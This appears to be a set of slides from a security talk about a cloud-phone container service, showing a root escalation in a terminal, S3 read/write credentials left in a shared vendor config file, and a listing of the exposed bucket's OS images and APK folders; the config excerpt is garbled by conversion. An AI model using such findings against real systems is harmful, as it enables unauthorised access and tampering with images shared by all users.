
```
:/ $ id  
uid=10083(u0_a83) gid=10083(u0_a83) groups=10083(u0_a83),3003/inet,9997(everybody),  
,20083(u0_a83_cache),50083(all_a83)  
:/ $ dgs  
:/ # id  
uid=0(root) gid=0(root) groups=0(root)  
:/ # █
```

The terminal window has a dark blue header bar with white icons for time (8:45), signal strength, and battery level. The title bar "Window 1" is also in white. The bottom right corner of the window frame is highlighted with a green circle.

8:45

Window 1 ▾

:/ \$ id
uid=10083(u0_a83) gid=10083(u0_a83) groups=10083(u0_a83),3003/inet,9997(everybody),
,20083(u0_a83_cache),50083(all_a83)
:/ \$ dgs
:/ # id
uid=0(root) gid=0(root) groups=0(root)
:/ # █



System-Wide S3 Credential Exposure


- ✿ /vendor/etc/container_config.xml
- ✿ Shared across all APhone container instances
- ✿ Provide universal Read/Write access to the shared S3 bucket

```
<!-- bucket name -->
<bucket>aws-southeast-gamedata</bucketegionegionccess_idccess_idccess_keyccess_key
```


Key Contents of the Shared S3 Bucket

- ❖ deploy/ and caic* hold the base OS for new APhone containers
- ❖ *Game/ is a repository for shared apk files across these container instances

```
$ aws s3 ls --human-readable s3://aws-southeast-gamedata/  
PRE AndroidGame/  
PRE OnlineGame/  
PRE SinglePlayerGame/  
PRE deploy/  
PRE game_configs/  
PRE import-t4-os/  
1.6 GiB caic_164.tar  
1.5 GiB caic_28_625_ril.tar  
1.5 GiB caic_31_625_gps.tar  
1.5 GiB caic_32_625_health.tar  
1.5 GiB caic_33_625_keymaster.tar
```



